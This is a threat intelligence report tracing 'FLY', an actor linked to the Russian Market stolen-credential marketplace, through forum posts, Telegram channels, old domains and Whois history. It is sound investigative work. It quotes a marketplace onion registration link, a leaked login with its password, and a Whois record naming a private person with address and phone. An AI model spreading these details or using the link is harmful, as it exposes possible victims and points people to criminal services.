INTRINSEC
Innovative by design

Mapping "Fly", a threat actor with links to Russian Market's infrastructure

Cyber Threat Intelligence

December 2025

@Intrinsec @Intrinsec Blog Website

Table of contents

1. Key findings

Detailed in this report:

- The presence of "**FLY**", a **threat actor with links to Russian Market** on various channels, including cybercrime forums and Telegram. Contrary to claims made on the website Russian Market, we found evidence that a threat actor linked to the marketplace has an online presence on Telegram and other channels. We cannot determine with certitude that "FLY" is a Russian Market administrator, but we can confirm that he has links to the platform and was the first user to promote the marketplace publicly via the username "**FLYDED**", which was also the **previous name of Russian Market**.
- Querying Whois records of older domains related to Russian Market's infrastructure revealed **e-mail addresses potentially belonging to its owner**. A malicious file acting stealer-like from 2018 was associated with these mail addresses and a **user named "AlexAske".**
- The bitcoin infrastructure used by Russian Market, uncovering link to **non-KYC exchanges, illegal mixing services**, and a wallet directly associated with the threat actor "FLY", furthering the **links between this online profile and the Russian Market platform**.

2. Introduction

Russian Market is a **malicious marketplace on the clear and dark web**. Famous for its "logs" section where users can buy logs stolen by stealer (such as **Vidar, Acreed, Lumma, stealc, Rhadamanthys**, …), the marketplace is also prized by its clients for its other sections: RDP (Remote Desktop Protocol)[1], CVV (stolen credit cards). The logs usually contain credentials stored in web browsers, browser history and autofill, browser cookies, files found inside specific folders such as "Desktop" or "Documents", information about the user session and overall system information such as IP address, operating system, time, username, installed software. **Active since 2014**, the marketplace has risen in popularity and sells logs from all over the world, with **around 60 000 units per week at its peak**.

Russian Market is free to sign up, requiring only knowing one of the URL of the marketplace. Once logged in, users can add funds to their accounts by **paying in Bitcoin, Ethereum, Monero or Litecoin**. These funds can then be spent to buy the marketplace's products.

While having been active for a long time, there are few in-depth reports on this marketplace. Additionally, unlike some of its competitor (Genesis Market, which was taken down in April 2023 by an international operation[2]), its infrastructure was **never officially taken down by law enforcements nor subjects to sanctions**. As such, Intrinsec CTI team decided to investigate this marketplace to find information related to it. We wrote and privately shared this investigation at the beginning of January 2024 and decided it was time to shed lights into this malicious marketplace. Since writing this report, we added new information that were deemed relevant.

[1] Since writing the first version of this report, the RDP section is no longer present on the marketplace
[2] https://www.europol.europa.eu/media-press/newsroom/news/takedown-of-notorious-hacker-marketplace-selling-your-identity-to-criminals

3. Online presence

Here are the different interactions between the threat actor "FLY" and Russian Market's infrastructure, summarized in a graph view:





Figure 1: Representation of the interaction between the threat actor "FLY" and Russian Market's infrastructure. Some of the older domains are no longer available or were hijacked by other threat actors.

3.1 Fly's presence on cybercrime forums

While looking for mentions of Russian Market on various cybercrime forums, we came across a thread titled "**RUSFLYMARKET Online SHOP CVV, Dumps, Logs, Paypal, RDP, Pross 6 in 1**" on the forum "crdpro" in September 2022, specialized in carding and other fraudulent activities. As the thread is closed at the time of writing, we had to unveil its content using Google cache. This revealed that the user "**FLY**" created this thread and could be linked to Russian Market, as advertised on the crdpro forum. The registration link provided by "FLY" is indeed a valid link for Russian Market. To note, this link starts with "**flyded**".



Forums › Marketplace › DUMPS ›

DUMPS RussianMarket CVV, Dumps, Logs, RDP

FLY · Monday at 10:51 AM · cvv dumps logs rdp

Prev 1 2

FLY
SELLER
Joined: 25.01.22
Messages: 20
Reaction score: 2
Points: 18

Wednesday at 4:47 PM

You can rate each seller from 1-5 stars, or w

There are sellers in each section,

Sections:

CVV

Dumps

Logs

RDP

Pross


LINK 1 Registration 👈👈👈

TOR LINK Registration 👈👈👈

flydedxmmddhgt3vfhv6om63ra2u2x4jxginulhxb6nzcnj3wwgavwyd.onion/register/lls

Figure 2 : Thread on crdpro by the user "FLY" advertising the Russian Market marketplace. Source: https://webcache.googleusercontent.com/search?q=cache:PA1JdAJGR4AJ:https://crdpro.cc/threads/russianmarket-cvv-dumps-logs-rdp.39991/page-2&hl=fr&gl=ee

The user "**FLY**" has other activities on this forum. For instance, in October 2022, he was looking for "Good RDP hackers". On Russian Market, there was an RDP section where users could buy RDP sessions with filters based on the RAM, size, and location of the sessions. This thread could indicate that the Russian Market administrator(s) could collaborate with other threat actors to feed its marketplace, just as is seen in the stealer log section, where a select few threat actors put their stolen cookies up for sale.



LOOKING FOR GOOD RDP HACKERS

FLY · Oct 22, 2022 · dedicated server rdp

FLY
Member

Joined:	25.01.22
Messages:	6
Reaction score:	2
Points:	18

Oct 22, 2022


Need good RDP crackers(dedicated server)

Telegramm: @RDPCRAC

Figure 3 : Other thread made by “FLY” on crdpro. https://crdpro.cc/threads/looking-for-good-rdp-hackers.35200/#post-158391

To note, “FLY” shares the Telegram handle “@RDPCRAC” for contact. While this handle does not exist anymore, we came across another thread by FLY on crdpro, titled “RDP ONLINE (DEDICATED SERVER)” which mentions the Telegram channels “**@Rdp_serversded**“ and “**@remote_desk**” for buying RDPs.

On crdpro, the profile “FLY” was still active on 7 October 2025.



FLY
BASIC


Joined:	25.01.22
Messages:	40
Reaction score:	29
Points:	28

Oct 7, 2025

Брут-доступы RDP из разных стран.
🇫🇮 Финляндия
🇸🇪 Швеция
🇹🇷 Турция
🇺🇸 США
🇳🇱 Нидерланды
🇬🇧 Великобритания
🇦🇷 Аргентина
🇱🇹 Литва
🇫🇷 Франция
🇵🇱 Польша
🇭🇺 Венгрия
ГЕРМАНИЯ
. БРАЗИЛИЯ

Figure 4: Latest message by “FLY” on the forum crdpro.

We also noticed that a profile named “**Russmarket**” regularly liked FLY's posts and commented on them saying things like “Thank you very much for RDP. Everything works well”, “I ordered 20 custom RDPs. Everything is fine. Advise”, “a good RDP store. Thanks”. The “Russmarket” profile was active on crdpro between 13 March 2024 and 18 September 2024. The relation between the two accounts is unclear and there is a probability that it is a multiaccount by the same threat actor or by two threat actors linked to Russian Market, to add credibility to the RDPs sold by the profile "FLY". The fact that the profile only made comments on this thread reveals that **it could have been created only for this aim**.




RussMarket
PREMIUM
Premium Member
Joined: Mar 13, 2024
Last seen: Sep 18, 2024
Messages
3

SERVER WE ARRE SELLING RDP (DEDICATED SERVER)
a good RDP store. thanks
RussMarket · Post #59 · Sep 18, 2024 · Forum: Ssh, Socks, Dedicated servers, VPN

Figure 5: The profile RussMarket was only active for a few months on crdpro.

3.2 Telegram presence

"**@Rdp_serversded**" is a channel with 351 subscribers. This channel reinforces the hypothesis of a close collaboration between "**FLY**" and stealer logs clients, as several free logs from other channels appear in it. One message on this channel mentions that the user **@fly_russmarket** is the admin. Looking for this handle returns a user with the same profile picture as the account "FLY" on crdpro.




Rdp (Remote desktop)
277 subscribers

Admin acces: Yes
Price 8$BTC, ETH

2 Comments

@fly_russmarket admin 152 16:40



FLY
last seen recently

No messages here yet...
Send a message or tap the greeting below.

Profile


FLY
last seen recently

fly_russmarket
Username

Notifications

Figure 6 : fly_russmarket profile on Telegram. Notice the same profile picture as the "FLY" profile on crdpro.

As of 5 January 2024, this account was deleted and the new admin of the channel "rdp_serversded" is "**@fromdey**" who uses the handle "Fly":



Fly
last seen recently

No messages here yet...
Send a message or tap the greeting below.

Profile


Fly
last seen recently

fromdey
Username

Notifications

Figure 7 : New Telegram profile of "FLY".

Inside this channel we also found txt files with free rdp sessions, most of them mentioning "@MasterRDP", who is a reseller of stolen RDP and VPS. As "FLY" shared its txt files, it is possible that "MasterRDP" works or collaborated with Fly and Russian Market.




Free RedLine Log 2023

Follow for more :)

Admin: @CPUI99 216 22:47

1 Comment

Free Log 2023 @MasterRDP.txt
16 KB ·
edited 212 22:47



AMIR | MasterRDP ★
last seen recently

No messages here yet...
Send a message or tap the greeting below.

Profile


AMIR | MasterRDP ★
last seen recently

CPUI99
Username

VPS/RDP For Sale by Cheap Price🚨 Free RDP: @MasterRDP / @Proof_CPUI9
Bio

Figure 8 : Telegram user @CPUI99, advertised on @Rdp_serversded.

"**@remote_desk**" is a chat group with 237 subscribers, in which the admin regularly shares RDP session logins in the same format as "txt" files of stealer cookies. This indicates that these RDP sessions are probably found inside stealer logs and then sold/shared individually. "@fromdey" is also listed as the admin, and the account of the channel "@rdp_serversded" sends messages to this chat group.



Rdp (Remote desktop) RU Дедики
237 members, 23 online

November 9

Forwarded from You World
who needs installs? soft rat stealer in PM 00:10

1:03

OOD BA ERDP
249 18:16

Rdp (Remote desktop) channel
Soft: Google Chrome [Default]
Host: https://www.[redacted]/password.reset
Login: [redacted]@gmail.com
Password: OnePiece95
251 21:57

Figure 9 : Example of an RDP session shared on the Telegram channel "@remote_desk" https://web.telegram.org/k/#@remote_desk

While looking for mentions of Fly's channels on other Telegram channels, we discovered that he used several aliases in many channels related to carding and other fraudulent activities: kat, rus_markett, rdpseldf, FLYDED.

4. A decade old infrastructure

4.1 Domain names history

Upon reviewing the mentions of Russian Market on several forums, we saw mentions of the websites "russianmarket[.]gs" and "flyded[.]gs". These domains were advertised in 2019 by the user "**Russian Market"** and "**Flyded**" on the cybercrime forums "Carder UK", "WWH-CLUB", "Auth Stuff" and "Verified", alongside the current clear web domain russianmarket[.]to.

Both .gs domains were registered in 2019 using Coccaregistry, the official registrar[3] for .gs domains. Flyded[.]gs uses "1337 Services LLC", just like the legitimate clear web versions of Russian Market. While the website is currently offline, it exposed the Russian Market's landing page on 28 October 2022, and the login page was found in **russianmarket[.]gs** dating back to 2019.

According to urlscan, this login page had a file named "**flybackgroud.jpg**"[4] which is highly discriminant as it was only seen hosted on the domains russianmarket[.]gs and flyded[.]gs. It also reveals that the websites **russianmarket[.]pro, russianmarket[.]zone** and **flyded[.]pro** used this jpg.




Figure 10 : Landing page of old russianmarket and flyded domains in 2019. Notice the mention of « via flyded[.]com ».

[3] https://www.eurodns.com/fr/noms-de-domaine/extension-gs
[4] https://urlscan.io/search/#filename:%22flybackgroud.jpg%22

Due to the landing page's mention of "via flyded.com", we continued our investigation. The domain **flyded[.]com** was registered in 2014 using the REG-RU registrar, a Russian registrar known to host malicious domains associated with cybercrime operations and Russian intrusion sets.

With Wayback machine[5], we can observe that the login page from 2015 has the **same background as the other Russian Market pages** and has remained that way.





Figure 11 : Landing page of flyded[.]com in 2015.

4.2 Whois records

Viewing Whois history of the domain flyded[.]com, we found two interesting e-mail addresses inside the records: "**Verybigman[@]yahoo.com**" and "**TimeToHardWork[@]outlook.com**".

[5] https://web.archive.org/web/20151024223338/http:/flyded.com/login.php



```
Domain name: flyded.com
Domain idn name: flyded.com
Status: ok
Registry Domain ID:
Registrar WHOIS Server: whois.reg.ru
Registrar URL: https://www.reg.com/
Registrar URL: https://www.reg.ru/
Registrar URL: https://www.reg.ua/
Updated Date: 2014-08-25
Creation Date: 2014-08-25T23:43:34Z
Registrar Registration Expiration Date: 2015-08-25
Registrar: Domain names registrar REG.RU LLC
Registrar IANA ID: 1606
Registrar Abuse Contact Email: abuse@reg.ru
Registrar Abuse Contact Phone: +7.4955801111
Registry Registrant ID:
Registrant Name: BELINDA EDWARDS
Registrant Organization: Private person
Registrant Street: 5639 Old Chapel Hill Rd Apt  610
Registrant City: Durham
Registrant State/Province: NC
Registrant Postal Code: 27707
Registrant Country: US
Registrant Phone: +18156093592
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: Verybigman@yahoo.com
Registry Admin ID:
Admin Name: BELINDA EDWARDS
Admin Organization: Private person
Admin Street: 5639 Old Chapel Hill Rd Apt  610
Admin City: Durham
Admin State/Province: NC
Admin Postal Code: 27707
```

